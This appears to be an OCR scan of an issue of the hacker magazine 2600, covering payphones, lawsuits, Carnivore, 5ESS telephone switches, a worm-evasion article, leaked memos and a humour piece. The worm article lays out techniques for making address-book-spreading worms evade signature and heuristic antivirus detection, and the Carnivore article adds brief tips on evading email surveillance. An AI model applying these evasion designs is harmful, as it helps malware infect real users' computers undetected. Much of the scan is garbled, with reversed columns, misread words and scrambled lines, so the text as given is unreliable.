

range Looking Foreign Phones



Kusadasi, Turkey, Said to be near presumed historical house of the Virgin Mary. Verizon phones pover get to make deline the thet.





Luga, Malta. Baby blue phone found at the Maha lalkmatonal Argan.



Gatta, Malta, Variations on a thome. Note the nest Markhal features to the blue model.

Photo by A. Evans Come and visit our website and see our yast array of payphone photos that we've compiled! http://www.2600.com Playto by A. Evans

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Chi Mondy Chick

powerful weapon to turn you into that kind of a person? Especielly after you paid for the weapon? Well, theirs what's happening right in front of our eyes." - Noam Chomsky, linguist and political dissident, from an interview with the Boston Phoenix in 1999 the only as a matter of having more commodities that they don't want. Why give them a into the kind of person they want. Nearely, someone who is passive, applicatio, sees their want to turn it into a home shopping center. You know, where it will help them convert you nobody knows to private corporations who want to turn it into an instrument of control. universities and the National Science Foundation — handed over in some measure (full against democracy because this was paid for by the public. How undemocratic can you get a huge blow against demonracy, in the case of the Internet, it's a padicularly dramatic blow Here is a major instrument, developed by the public — first part of the Pentagon, and then -Handing over the digital spectrum, or for that master the internet, to private power — that's

Emmanuel Goldstein Editor POties が「ロート

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The MEN SIRT Merwork

Tell Net Uses and Abuse

Sponpine the Stack

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Marke blace

AINT AT HOME Fue With Fortres ACL AT School Popular Myshs on rassychia Schemes Exploring HPUX Password Marbentication from the Deskrop Hockins an NT 4 Domain About TCP Wrappers How to Become a You About ESS was a lie Misconceptions Michigan Memos Everything your Parents Told Exera Polymorphic Marms Whas is Carmisore, Really? The Broker Theels of Justice SCRIPTURE Hacker Second Sevisired u CU ô 80

We are a stellar founded upon the very principles of fair nest and equality - at least on paper. We take to self-ourselves that there is equal groups earlier law and that exercise is equally as their day of court. This right will set you five said all the But as we get to experience index of their legal system. It have read perience index of their legal system, it have read periately clear that such lifetys are flocking as best, next to pomession in twenth.

of those cases, the speech took the upper hand - nocious corporate image. We actually had arricipatest criticasm by threstoning sites which insulted their preof the other corporations that tried to good dissour sod lange the indused right of people to exposs body was willing to stop forward officially and chall domains were registered in the liest place. And in all had a good length over it back then, as we did with all spech a sine was sanctioned by General Morous! We such artempts, which is one of the itasions why the General Moders accusing us of trademark infringes. As if anyone would be confused into thinking that ment for deeing to regions makeonorgheocere.com back sir Oceaches we got one of 100ks has lynasters from facting by the time you read this). You may remorthly we can only imagine what often legal backs well be-" most coxet." meaning at the time this was written." Take the most receit abandity to come our way

competitor - Foot. And then we kind of got distracted to some abug, we pointed the domain at their main as we were working on the IMCSS appeal. were waiting for the perfect anti-General Motors site came from the General Motors threat. So while we ed anybody about it. All the publicity for the domain even come up with an actual site yes. We didn't even fore General Motors started to threaten us, we hadn't in it. It wined but we didn't have to. You see right bo-Since we didn't even have a domain with Ford's name of Fore! There had to be some nixtake, we thought General Metors, the papers were being filed on behalf persolation leavests. But instead of coming from in the DeCoS case that we become aware of bungled the middle of preparing for our Second Circuit appeal estampts being made to serve us with more about pa-Until now, In fact, it was night when we were in

Without key kind of a warning or arrange to everuall suppose at 2000. Ford simply filed a lawseit against us. They claimed that we had no right to link to there and that we were somehow capaging in featurable to believies—simply by pointing the domain

of theful Those logic would something like this some one would take it upon themselves on type were fuck general moral countries being branker, would their he transported to were ford cour, and another and up twing montally assetted, durating that Ford was using another assetted, durating that Ford was using assety language against their compounts. Ford would have customers and would have a settempt and would have a settempt and because of so

If they will from possible the conceptations is to product and attacked the concept of five special Particles it was not support should be that a first a first shad actually some and such and what has but no choice him to produce recovers and hunch a defence.

ादिता क्षेत्रकात स्थल क्षेत्रकात है हैं है जिस्सा है जिस्सा है जिस्सा है world finds out that we are innocent of ecopydoing diestico, the day in court we all imagine where the crime for publishing inferenties in an electronic when Creig Neidorf of Phrack was charged with a a buyeful sign since Fard had wanted the Indian to take was left with crippding legal falls. Where was the viamagazine. Even though the charges were dropped, he how things rum out. We first saw this back in 1990 can be extremely costly and degoing, regardless of this kind of thing happons in the first place without whother or not we win. A major injustice here is than ruled on the spot. But this item completely about were a serious threat to Force, he would have no goods. against us interested analy. If the judge had thought we my kind of accountability. Being dragged into court At 1,000 little, we were still waiting for a ventice

win. Sounds crazy? [List And it's what the American whether you win or lose. If you're even sociación into whether or not you're found guilty or innecent . more serious tane when it no longer scores to matter justice system has tierred into. das grands, you loss regentless of whether or set you mistake about it. But the injustice takes on an even people to know. These are not igjusticus - make no information that their DirecTV subsidiary didn't want Niews out of husiness, somply for publishing technical positions that crosh the codesvers of individuals, pie ger charged with entities of a jidjoulous and abound such as when General Motors pur Sassifier Watch nation. We've soon using of them sent to prison. We've seen preposterous tractific filed by hugo een Scient those early days, we've seen scores of per-

Take the case of SinguShifter, our layout artist, who was arrested during the Republican National Convention last year to Philadelphia. From the begin-

Surcessions Aire and of the people who was completely vindicand of actedly be been in open, the vest insperity of them he observed with. When it came time for these cases to were diapped for look of evidence. ShapeShifter was was previously unboard of for people to be held on ple to be released before the observation was over B others - was designed to make it impressible for prechang of a postsoion was board. Even the bail - half a goal was to cresh any sign of discent before the first in crowd costabl thous the Disaston's Marabook Their by the authorities, who sound to have taken lessons ring, it was clear that this was a case of intimulation leases, which was the roost that people were able to such astronomically high baits for such divised of million dulbars in ShapeShifter's case, double that in

in 11st century America, where people are presumed wont soled that strings the right to keep \$750 for "adguilty care after thing found innocent. In the end, the nanistrutive design And 50 it goes. ali this time. But we don't live to tolorisson. We five or map by even with the interest inhed been patheting people who compled it up, partieps with an apolegy, matter than the fell amount would be given back to the wasa't. You would think after forcing a hearing on the when all charges against him were deepend. It sole leased. You would think that the bail would have to so where \$10,000 in cash was duough to get him redollar bail? Eventually that was toward to the point that, by default, he discs. Remember the haif realition was brought into the same of the legal system means accept of all charges, the very fact that Singuistiner You would think me had would have been externed esturned when he showed up for the trial. It wasn't Once again, the answer is no. Despite being found in-So should this be considered a happy enting?

Every trace we find ourselves in a creat of law, we seem to take but by defacth, something even a view for the take but by defacth, something even a view of strating of various properties be determined by defacth something who properties and the defact fractions and my of the buildes who properties standing to any of the buildes who properties standing the swap into whom the service straighty defending who was an and what we've been daing for all these years. And one that worder at the tracing. The day but the "Tree Kevich" hante cause to an und was the day and the "Tree Kevich" hante cause to an und was the factors in junction come down against us, scarling together the fines. And it was while we were guiting together the fines outside it was while we were guiting together the fines outside on the TAX'SX appeal that the Fixed planes thing - we just didn't expert to be being it so literally.

Many would say there's a simple solution on these problems. Don't put yourself in a position where you can be a victim. Recognize the threats and avoid them. It's not an incomprise sentiment. And that

would have sweet us the legal locs from the Tord case. It would have saved the Electronic Feorities Estandation more than a milition dollars when they stopped up to defend us in the DACSS case. And it would have saved ShapeShifter a weak in juil. But what would have been gained? Abenducky autiling.

d 20(1,0m) things are crowing in. And it's usually not a very good volved, we wind up embesing whatever direction suggesting the wrong people. But by not getting inrested for standing on the wrong sidewalk or sued for involved and thereby reduce the risk of getting arselves ger used to thord. It's always resier to not ger pleasely impossible, to true back because we let oursupportance - will all be so much harded if not comare spouring up everywhere, the growing "need" for no find - mandalocy drug testing, eags to schools, priswould one day have to light to get it back. And that placed things that have occurred in the list diverte the idea shat this right no loager exists. All of the coto stille speech would have present that someone else come visible pixtly quickly. Maybe the next group pats a vehicle for harder rather oversions pats used to lenge it. Suche thing with 185 Ex CSS case. Agreeing or will be indicated into agreeing that people indeed who registers a site that some ourperate giant objects already security reach after asking these way questhe precedent rand sorpoons also comes along to chaldan't have nite right to criticiza thata. And skar will be may not be immediately obvious but its effects behighmag, we sho lose - we lose by default. The loss none is their year it is a bad thing. Because by put soft-ing would bave been lost sines? The snew or wo But its net graning environg really that bad since

White we willingly except the cross and the risk of going to built even the issues we believe in, we must object to the way the issuen penalizes any of us just for heing drugged into the legal game. If cases are found to be without merit, the delection should not be punished at all, finantially or otherwise. Perhaps nature people would be willing to fight these builtes if losing the easy was truly the only way of toge.

In happier news, our next HOPE conference - H2K2 - has already been finalized and planned for July 12-14, 2012. We now become which allows four fines the space of the previous conference which allows for peachfully unlimited possibilities. You can help in the planning stages by joining the h2k2 coulding list - send at o-neal to page fact fine of the message. Or jost shock our web stage for the message of jost charles our web stage at www.hape.ner and www.h2k2.net.

Really?

by Achilles Outlaw, Ph.D.

Scance polyters. write borne about. "Adventure" is a much Right off the bat: Caraivore isn't anything to

will see samething very different from what was But when one peels back the black shroud, one We'ne source of it because of all the roystery

prodecessor of Carniveyo, That's blacked our, pages was the source code for Omnivore, the them significantly blacked out. Included so these ter (EPEC): 750 pages were released, most of filed by the Electronic Privacy Information Cenobseified documents released during a Isystuit the other FBI snoop programs comes from de-Most of what we know aheat Carniwire and

Based on these documents, we know only a

model used today. version (was released in 1999, which is the ren on Sun's Solar's platform. A Windows NT easity of 1997 as Oranivore, an early version that Carnity are was supposedly conceived in Feb-

bound traffic) and pen register (outboard traffic) fieldic to and from a site, tip or enseil. samply refer to the menituring and recording of cife (account/IP address. Trap and teace (innetwork traffic (both directions) twitten a spesounds like: captime all email messages (in both tracolpon register. Content raisosap is what it directions) from a given account, or capture all methodologies; content wiretap and trap and Carrivore is an intercept program, using two

can't even copy the "Subject" line of an amail only the "To" and "From" lines. Technically, it used probably isn't copying the entire emails Sidd requires a Foderal judge's order. because that would be considered content and as tent wireup. The result is that Camiyore, if ever underpen register can be granted by protty much any judge. Therefore it is "harder" to do a conthorized by a federal judge, while the trap and Basically, a fell content wieviap has to be au-

then you've gotten the point any says y webrasers or entinery ISP can do If all of this sounds no different than what

Isn't some supercomputer in Quantico that gets It is important to understand that Camiyore

> copy only pages one, three, and four of the leton its way. No match; no copy. Carnivors may tor, but it will have clearly indicated that it sespect's, the letter is copied and then sent back missed page two. To which I say: big deal

> > that resembled the suspect's - instead of only

stalled, it likely would not be there for longer newed every meads. So if Carnivore was in-Furthermore, search warrants need to be re-

your direct it need to be used. ISP can de all this for the FBI anyway; Camidress traffic. (EtherPeck, along with other proanyone, is used by Carnivore to capture IP adproducts. Robert Gasham, author of a great FAQ kêre convaltivareo. Parket logging will do esdeclassified documents.) And, remember, the (see below), guesses that litherPeek, available to scattally the score thing, as will TORDUMP, in called Altivore (downloadable at sww.iscis.inbon has an open source version of Carnivare fact. Cardisons itself is built such consideroal been around for a while. Network ICE Corporament is behind the curve. Email smillers have The point is that, once again, law enforceexplicitly mentioned

cuted account, and wrote the offending crazily. the browser enough tipus to get back into the say someone saf at your forminal, bit "Back" on other guy using Trojan Heese." You could even lense to say "f didu"t soud that canail - it was ancount from Yehoo! (just make up the personal And as Graham points out, it is a very easy derotomatica), or use a miximaster of re-mailer You can get a practically anonymous entail acdress, it doesn't take a genius to circumwent it Since Carrivore works off of an email ad-

over IP" interception (phone calls, or also voice char() but not how this is done (or if it is done at of the declassified pages are references to "voice also known are were of the progresms invulved But Carnivoro is really only one part of a dueu in it: Packeteur, Charletiner, EtherPook: On some larget saw them while sounds the web." What is called SecurityFocus: "[DragonWare Suite can] parti package called DragonWine Scite, the full reconstruct web pages exactly as a surveillance known comes from an analysis by a private tion capabilities of which are still unknown. What is So Carrieone seal's all july cracked up to be

Going back to the post office analogy, the early mation: version 2.0 was more surgical, it seems stroop program that picked up less information at least a little rold that the FBI would want a Christope started copying letters with addresses scrapped because it picked up too much inforsion of Chrisvoto (version 1.2) had to be An interesting side note is that an early ver-


> matched? Carnivere he used to copy anything that when you acrually do? If you know the suspect is if you can get more information, are there times concerns over privacy, but it degs the question: "John Beowstein" it also capied "Jos Brown" and "I. Ahoweny," etc. I recognize that the relast dense and home state but pedaing clae, analy studion in departitly was done because of public

question "What is betiefon?" may be mysterious a "t want to present you (that's the Justice Delater acticle. The particulars succeeding the needs to be as bound as possible. The NSA does within the confines of the law. Rebelon, if it is portant distinction is that Cartivode is used for (i.e. phone calls) into text and do searches for content. Ecoclon, the NSA program that was (or parrocat's job). It wents to find you, But what used, is for surveillance and identification, so it flegged words off of the transcription. The im-NSA could convert intercepted voice messages can do this very thing. In fact, even in 1975 the fichelon is (and isn't) has to be discussed in a proscoution, and as such needs to be specific and was not) hegun as for back as 1975 theosetically of a known suspect's account or address, nor op by Camisore, because Camisore works off Bin Laden" and "bomb" will not get you picked "flagged" words. For example, writing "Overno What Cansivore can't do is sniff out

But any policy binging on mystery eventu-

work. The firm's identity was blacked out in the declassified documents. Anyone want to take a and contracted a commercial firm to do the goled \$680,000 for an "Enhanced Camisone" nivors or DiagonWare Suite. The FBI has bod-One lass curiosity: the HBI didn't make Car-

www.cjac.virg/privacy/cardevore/foie, discre-EAQ at www.nobengraham.com/pubs/camjdiscurrents themselves can dictionary of lacking terms. The declassified yord-faquand. He is also the author of a great of Carmivore, you can read Robert Graham's monts Island. (For an expedient and much in-depth analysis



Off The Shelly Windows NT box, Pentium III directed at a suspect. It really is quite benign. Carmivace is literally a "COTS" (Commercial tion" is not sufficient to permit the use of Carriwith a court order/search warnest and informa-(or IV) with a huge drive (2 Gig Jaz) to store in-"An undetermined couployee at ABC Corporation on who exactly they need to eavesdeep on formation. This from is taken to an ISP along

words, the ISP can simply copy your equals for need to comply if they can provide the informathe PHI, and Carnivore never gets used. than getting a Carrivote bex set up. In exhation through other means, which is a let easier Why hother with all this? The ISP does not

closer which packet was messed and that a packet may occasionally get missed, so only an incomreconstructs if as a complete caract. A pecket net in packets; Chrnivors copies each packet and information. Ostensibly, it is a packet suiffer understand exactly how Carnivors gets all this plete email is reconstructed, but it is always thing, including email, poes out over the Interthat degrees information as it passes by. Every-Where it all gets sticky is when you try and

letter that goes by. If either address matches the at the lettern and destination address of every a computer that sits in the post office and looks The analogous situation is this: Carrivore is

by Dr. Leovinus

All of the information, ideas, and source code appearing in this article is for educational purposes only. I deny any responsibility for any use of the information, ideas, and code appearing here, including any responsibility for any variation thereof. My goal is to entangle users on just how dangerous new generations of worms and viruses may become so that they can start developing security methods to combat such viruses. All code is written in Java due to us built-in security (which should prevent the included code form being used in destructive applets as is).

compared with the existing generation. comments in the new generation when son between the signatures left by the first so that there would be no comparimoved all of the existing comments script with each generation but also rement characters interleaved inside the egy employed successfully by the polymorphic poses only!) xdroop presented us with a polymorworth. It not only added random com-ILÓVEYOU Outlook .vbs worm that phism script (for demonstration purimproved on the comment rewrite strat-In the Winter 2000-2001 issue TURLEY written after

Although such a script would fool the majority of e-mail virus detectors that simply rely on known signatures during the virus detection process, they would not get by polymorphic virus detectors that were smurt enough to base their signatures on executable code only (and they definitely would not get by advanced virus detectors that used standard generic decryption techniques in a virtual computer which analyzed

execution sequences). However, if we take the ideas presented in the article one step further, we could easily create a worm or trojan which did.

First of all, why stop at comment mutations? Many of today's languages, especially those that support object-based structures to some degree, make code mutation trivial. For example, in Java, I can write a simple program (ReWriter) that will remain all of the class methods and attributes of a given class - the vast majority of the fine. (I failed to check for unusual or special syntax in the script and this could be a problem - the script does work on itself act infinitum.) It is impossible to create a static signature for a worm or trojan based in such a script.

With sufficient analysis. It is possible that one could come up with a relatively accurate dynamic signature of the form [i1 ... i2 ... i3 ... ma ...] (i = instruction, m = method call / jump instruction) where all method and and attribute names were ignored and only the syntactical structure was analyzed, but as all programs coded in the same language are limited to a relatively small instruction set, the signature would have to be quite large to have any degree of accuracy and would thus be quite difficult to generate from a pure analysis of viral activity.

Moreover, assuming that one could develop such a genetic signature dynamically from an analysis of multiple infections, we could take the random nature of our worm one step further and dynamically vary the order of operations. Most of the time, it is possible to identify groups of operations that can be performed in parallel as they are not

interdependent and this will allow us to break down our program into procedence groups, where the operations in each group can be performed in random order as long as the operations in the first group are performed before the operations in the second group, etc.

method in Java in under 30 lines to own precedence level, one can write a (RandomRunner). method in a Java class using reflection pseudo-randomly der inside a precedence group stores its that can be run in a pseudo-random orsignature and allow the virus to slip nullify any attempt to generate a usable user-defined names, will completely quence on each run, which, when comand produce a different instruction scferent method and classify each method some languages. For example, in Java. based. For example, if each method past any virus detector that is signature bined with polymorphic comments and the methods in a pseuda-randam ander can use reflection to dynamically run into a different procedence group, we cration, or set of operations, into a difif we break down each independent op-This is also relatively easy to do in CXCCMC

ates a copy of itself for each address. artificases in the address book, (2) orecutes assumetions to load all of the trojan inside a virtual computer beture runs the file containing the worm or interrepted by a generic decryptor that ficial). If your worm simply (1) exethat are benign (and maybe even beneactions on execution, including those your worm or trojan performs multiple ogy available. The trick is to insure that above technique could be used to deis solid. However, an extension of the the implementation of this technology declaring the file as clean, especially if uses non-virus specific heuristics that chance that our worm or trojan will be most sophisticated anti-virus tectanolfeat even this technology, which is the Of course, there is still a good

> and (3) sends itself off, this vital pattern will be detected by a well-coded generic decryptor based on a large database of heuristic evidence even though a good implementation of the above techniques will allow the worm or trojan to slip past a signature based detection scheme.

would be given a clean bill of health. pattern would stand out upon execution anto-reply and open new message winecuted some standard commands like system rules, and (d) automatically exa useful looking document or spreadusing a prolonged, indirect variant of chances are, your worm or trojan mside the dence group above, then no predictable dow and interleaved each of these tasks sheet according to well-accepted local included video or sound file, (c) created the algorithm used above, (b) played an into one super-task using the prece-If your worm (a) propagated itself virtual computer and

In summary, as with xdroop's article, I believe that the ideas presented berein form the basis of interesting and challenging problems. Problems that should be thought about, analyzed, and solved by the backer community at large before some regue backer who does not represent the community solves these problems and uses the knowledge therein to infiltrate and damage systems and rain our bad manue.

I also like interesting problems and am anxious to see what others can come up with, particularly in terms of detection and identification algorithms. So I pose a challenge: Algorithmically speaking, what is the most undetectable worm, trojan, or virus that you step such a worm, trojan, or virus from infecting computers in the real world? Happy sleuthing.

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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 public class and for
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from this class was its own methods in another maken, by greenthese group of

 ℓ^{**} fills conflicte energy the coffee of the highest precessors goods, which are assumed to be found to the ℓ^{**}



http://www.swbi.net/-dalai dalai@swht.net

Joyang a onspland noise-free signal. new millennium and they talk about their the high-tech digital telephone grid of the telephone: Their calls are routed through to communicate over a long distance via lavorite topic, procrastination, while enwe'll call them Mike and Tristan - decide Let's say two hypothetical people .

ing some growth to support modern frends operation, their most notable changes besurprisingly consistent, at least at theory of cially in the long-hant nets, \$57 and the tochanged dramatically over the years, espesuch as residential broadband. cal offices however have remained work their voices will be routed over have The systems which make up the net

of the old, trusteading telephony materithings are, and to get out of the mentality everyone else does, it's the trend nowadays. Nobody actually thinks help people get up to speed on the way topic that has gone without much atmore. So here I am venturing into a phone switching. In particular I want to tention for the last couple of years, telethe at least, that doesn't cut it. I want or does their own thing anymore. To consider myself a lacker. Why not was out stack overflow exploit for it, and ware, grep it for 'strepy()', write a played-I guess I could just find a piece of soft-

in play. Minus occasional apgrades like First, some background. The E5 is still

> talk about ASM, but first some background a certain BOC or serving area. I'm going to tate the flexibility that may be required by usats can be added to the swirch to faciliwaitch is the biggest class 5 in operation. It ago. Software centric and digital, the ates basically the same as it did teat years is modular in design and certain compothe recent major E2k package, it still open

ADDASM

operational tasks. Many aspects of the AM allows for centralization of attributes which you've read in old LoD texts. The to the proverbial ESS control channel of a hospital-blue cabinet, and if you've ever trative input for common configuration and in the cabinet array. Its purpose is similar talking about It's just like any other shelf seen an eff up close you know what I'm switch can be controlled by this mod-The Administrative Module is stored in

stack on them nowadays. Can you most of you don't care. Would it make you an asshole? Yes. Buemulate an SS7 node? I don't see why nor wheel your UltraSpare into your CO and dustry. You can even throw an SST amazing creamies in the lefecom in configuration that I've seen. Suns are pression of the ASM. The ASM is a rack mounted Sun, at least in any AM, and that's the foundation for the You can connect things to the

of an ESS and is used for many things. For instance, software driven AMADNS runs duyways, the ASM connects to the AM

> order some AT&T manuals. placed by applications running with the aid your yellowed 80's textfile printouts and phony is a dynamic business folks. Trash of the AM or ASM through AM. Teleyou know about have already been revia ASM. A lot of the things you think than

Rixon for dirt on the Netra. any well-behaved Sun product. Thanks to "telco server" by Sun. It runs Solaris like module itself is typically a Netra T-1120 vices Module. It connects directly to the AM via a bi-directional serial channel. The ASM skinds for Administrative Ser-

work for a little something called RSD. walled and connected VPN to snother net may control several ES's. That point is fire connected to a contralized point. This point UCCP is used to some degree. ASM's are switches, as well as a much larger network point of control network for regional stack and connects to a proprietary local FIP and telnet for administrative tasks. for software updates. It openly utilizes The system obviously has its own IP

time to service for new features by half, year. The claim is that RSD can reduce by Lucent periodically throughout the the enhancements that are sent out on disk software that drives the switch, more like software updates. Not necessarily just the is there to speed up the process of switch The Remote Software Delivery system

switch tech forgets how to use UHCR next directly in SCANS itself. In case a from this server, or the switches can consydiches, after which the clients can grab ther a centralized server for a group of SCANS will be connected via VFN to eitains a "feature server," called the SCANS. rectly from the developers. Lucent mainpuckage onto ASM is to download it di-ESS. The quickest way to get a software the update, and then copies it back to the takes the in-core switch and merges it with to "another network" for RSD. The ASM The ASM plays a major role in the update. I mentioned that ASM's are connected

SCANS accepts dial-in downloads.

RNMS comes in... but I'll save group. So you see that theoretically if nothcent Change administration for your OSS also makes for a nice centralization of Resimplify and expand the AM's duties, it RCMAC is usually handled in the AM new circuits appear, we don't need anyone friendly system to administer RC now. In take over the recent change duties as well. in the switch office at all. That's where ing ever needs to be monbleshut and no newsdays, and since ASM was created to was ported over. There's a rice little user Since it is bandled in the AM, ASM can

that for another day. SST and FXCS

some SS7 enhancements of previous versions (alwhich were not available ware version is 5EI5 The current ESS softversion provides

cated backbone. For once the telegraphes a switch and towards the ISP using a dediother way around. available to most switches is the "7R/E though the software has almove for the service providers and my the an ISP are tranked away from the voice Packet Gareway." Using this system develways worked with \$87). A package now oped by Imeant, POTS calls destined for

project, SevenStack. stoff. You can dig Trauma Inc's nifty SS7 tion of all public networks? Preny exol a specific group of protocols? Cestalizaconditions or switches without sticking to same wire as IP and voice? Equipment that acts on WATS members. Where is this all a customer premise's IP router, except it called the CRP, which works basically like everything. AT&T has created something protocol with its own layer model and leading? Routers that switch SS7 on the \$\$7 is all grown up. It's a full fledged

ber reading about? FACS is still used for What about the old systems you rement-

way they are. It can take a long time to move up to switch tech, if you know what ! They'd all prefer things to stay exactly the operating the same. Belt is really cultic and changed reach. The bareaus you're famil-Telcordia (Belloure) a dog chasing its tail oar with are for the most part still intact and RCMAC and order processing haven't

Broadband and Security

stripped down to individual "pairs. that lines are sent out in oalk and gradually works similar to its copper equivalent in ISDN or DSL or whatever. This scrap Date Terminal, The RDT can feed out area where it will connect with a Remore pushes an OC bink to whichever serving concentraturs. What has changed is the some or every area office. The ECOT FCOT (Fiber Central Office Terminal) in desire things like DSL, the teleo wires up a idential broadband is hugo these days. To way people contlett to data activority. Res much missus the Paingain and other loop facilitate the large amounts of people who POTS outside plant hasn't changed

tured using "Busy Yenfication call is still active, the call will be moniwhen the switch notices the ACA alumn the of short duration in succession. The time extremely long in dutation, or many calls are managed by the individual switch. If limits imposed on either short or long calls fraudulent calls. That is, calls which are called ACA, Antonosic Oscuit Assurance The job of this system is to spot potentially In some Lucent setups there is a system


using Busy Verification you will be notified with a tone. ACA is a feature used If you are dropped in on by a Bell tech

> of your call. somewhere there's an office with a regord and simple. No matter how careful you are the second you pick up the handset, plain mostly on large PBX setups and is accounyou canous about tracing? You're traced panied by the similar system CMS. Are

Dalai's Final Thoughts

to write it all down for you. Learning to rereleases than you think, but no one's going search productively as a back in itself. millennium. There's a for more out there in the 90's, but let's try to grow up in the new Winsock trejan's might have been coof in and lots of Mountain Daw. Programming has been made possible by Chick-O-Stick Jerry Springer bus it, why not me? This

what I've set up here: www.swbr.net/--dalai/bell/bell/blmb If you enjoyed this you'll probably like



Singleton interviews that desirence on editions backs stables and set

liber 1989, excitant become util note the substant of books foll (decemberables) expecting to finisher who co which our failure of from 19 of the full office for the seed of commons (660), with following the contract of th

referre filteret. In this web with a some one or which of the characters well were and a laboral force of the first one of the contract of the

We appear to the Chapter that all the other COMMON table that the part of the Minnight application for COMMON papers.

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Note that the entering the Manager is probed to be one of a solute in the Manager in Spirit (a Science and tell companies on the Spirit (and Companies and Companies).

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tering the local markets." Who is a poor consumer to believe? to four phone giants who have consistently attempted to block competitors from ennization claims on its web page that "we've moved from seven Baby Bells and GTB "Voices for Choices," one of the long distance industry "front groups." That orgaits employees lobby their legislators. It's amusing to see the hostility towards Above we have an example of how Ameritech plans on getting its way - by having It's amazing what you can find in the trush and corporate hallways of Michigan.

defend ourselves against Ford's lawsnit. They really don't know what to expect from us, do they? Below is an internal Ford advisory issued the day before our caravan to Detroit to

Bublech: FW: Spourity Alect

dense coreard this to everyown in Discovery today:

We have been advised by the Systems Grant of a special security alert for temporary (hyperson) there will be a continuent of consultar theoretic for the system of the system of the system of the following of the system of the

Sary Mayden Connect - Discovery Group Office of the Sameral Connect

Blow to Become

by J-Fast

This arricle explains how a backer can become an official "suint" as declared by the Pope. How likely is this to happen? Not very. But in theory it is possible. If you are looking fearward to becoming a saint in this lifetime, forget about it. The process of canonization can't even start until 50 years after your death - and you'll need at least two miracles and a bunch of great characteristics called "eminent virtues." There is a fast-tracking procedure where the Pope can skip all the paperwork and just announce that you are "Equipolleat" and you are canonized insmediately. Den't count on this though, unless you are an awesome person.

If you don't like attention - committees examining your every deed, interviewing other people about you, or reading everything that you wrote - perhaps being a sunt isn't for you.

 Die a Cruel, Horrible Death in the Name of the Church



As a hacker, you are already nested poorly by the media. You are prosecuted unjustly and revited by the common person

Christians were viewed back in the old days. But in order to be considered a saint, you must go beyond this. You must die an awful tortuous death in the rame of the Church.

Vencent of Sampossa was stretched on a rack

nally being weighed down by rocks and tossed into the river Enns. skin pected slowly from his body before fison. Plonian was besten twice and had his because she wouldn't many the empeny's to death in a hollow bull made of bronze death in a wire press. Pelagia was rousted they died. Jonah had his body enished to burning coal. Forty Christians were or breasts out off, and was thrown naked into out his flesh with big books. Beautiful Saint dered to lie baked on a frozen take until this was happening, they were also tearing Agatha was shoulded on a rack, had her thea laid on a red-hot gridings. While all stretched on a rack

Venanties was a lough owe. They scourged him, burned him with tlaming corches, knocked out his teeth, hung him upside down over a fire, broke his jaw, threw him to the liens, tossed him over a cliff, and finally out his head off. Learn from these examples.

2) Live Like a Hermit

The less painful way to become a saint is to live an ascetic life. Hey, we hackers are already good at this! We spend hours alone at our computers. Back in the old days, saints used to live in caves. Paul the Hermit fived in caves in the desert for most of his life, and Mark lived in a cave that had a tuge everhanging rock that could have fallen and enashed him at any moment.

I recomment building your own pillar like Singeon the Stylite and living there (rent feee). Unfortunately, Singeon that to keep increasing the height of his pillar because arowds cause to look at him. His pillar, where he lived for 37 years, eventually became 20 feet rall.

sort of returns

The bad part about living an asceric life is that after awhile you begin to stink quite badly. The simple fact is that many saints stunk. St. Anthony never in his life washed his feet, and St. Sylvia never washed any part of her body except for her tingers.

3) Miracles - You'll Need Lots of Them

Here's the bad news: As I've afready mentioned you'll need at least two miracles to your credit. Even worse, only miracles after your death count. Miracles are judged by a panel of theologians and sometimes "medical expens." Probably the best way in perform miracles after your death is via software that acts in the future. Perhaps a date riggers a vious or some other spectacular change in computers all around the world. I know, I know, this is a long shot.


To make it even tougher to become a saint, you need to perform another miracle even after your two previous miracles have been approved! Basically, the committee waits around until your third (or higher) miracle occurs. Because this miracle stuff is getting so ridiculous, the Church takes the easy way out. They exhante your body from the grave and examine it. If it is in relatively good condition - it isn't sotting too badly - then this can be considered a miracle because it shows that you invest in a firm, airtight coffin for

your body to lay in and not rot too badly
4) When all Else Fails Act Crazy

If you can't see yourself doing any of the above, the least you can do is live a religious hucker life and act insane. There were at least three saints who were nuts: Simeon Salus, Joseph of Copertine, and Christina.

The craciest saint of them all was Christina. One day she suffered a fit and lost consciousness. People thought site had died so they buried her except she wasn't really dead. During the funeral she jumped out of her collin. She also liked to be swing round and round on mill wheels. She hid in ovens to escape the smell of humans and one time in a church in Wellan, she sat in a fountain of water during the service.

In short, it's not impossible for a backer to become a suint but it is profity damn hard. The Catholic Charch spends hundreds of thousands of dulturs on the process that takes years. It took Joan of Are almost 500 years after her death before she became a saint. Considering the large time frame, the extremely difficult tasks of performing minacles after your death, and the possibility of living in a stinking but or being brurally tomoral, it may not be worth it after all.



Misconceptions About Tollie

by Golden_Eternity

Both from reading through the articles and discussion fortuna on security, and in discussing security with friends. I have encountered some miscosceptions suprounding hosts deaty/hosts allow and TCP Wrappers. The purpose of this article is to clear up this confusion and hopefully raise some awareness about security. This document is not intended as a "how to," how more as an explanation of the theory behind thosts deny and ipchains. This is aimed at Linux 2.2.x., but should translate well to other UNIX platforms.

hosts deny and hosts allow are the controlling configuration files for Wietze Venema's TCP Wrappers, with which you can "montor and filter incoming requests for the SYSIM, FINGER, FTP, TALK, and other network services." A brief intro can be found at ftp://ftp.porcupinc.org/pub/spcurity/tcp_wrappers_7.6.BLURB.

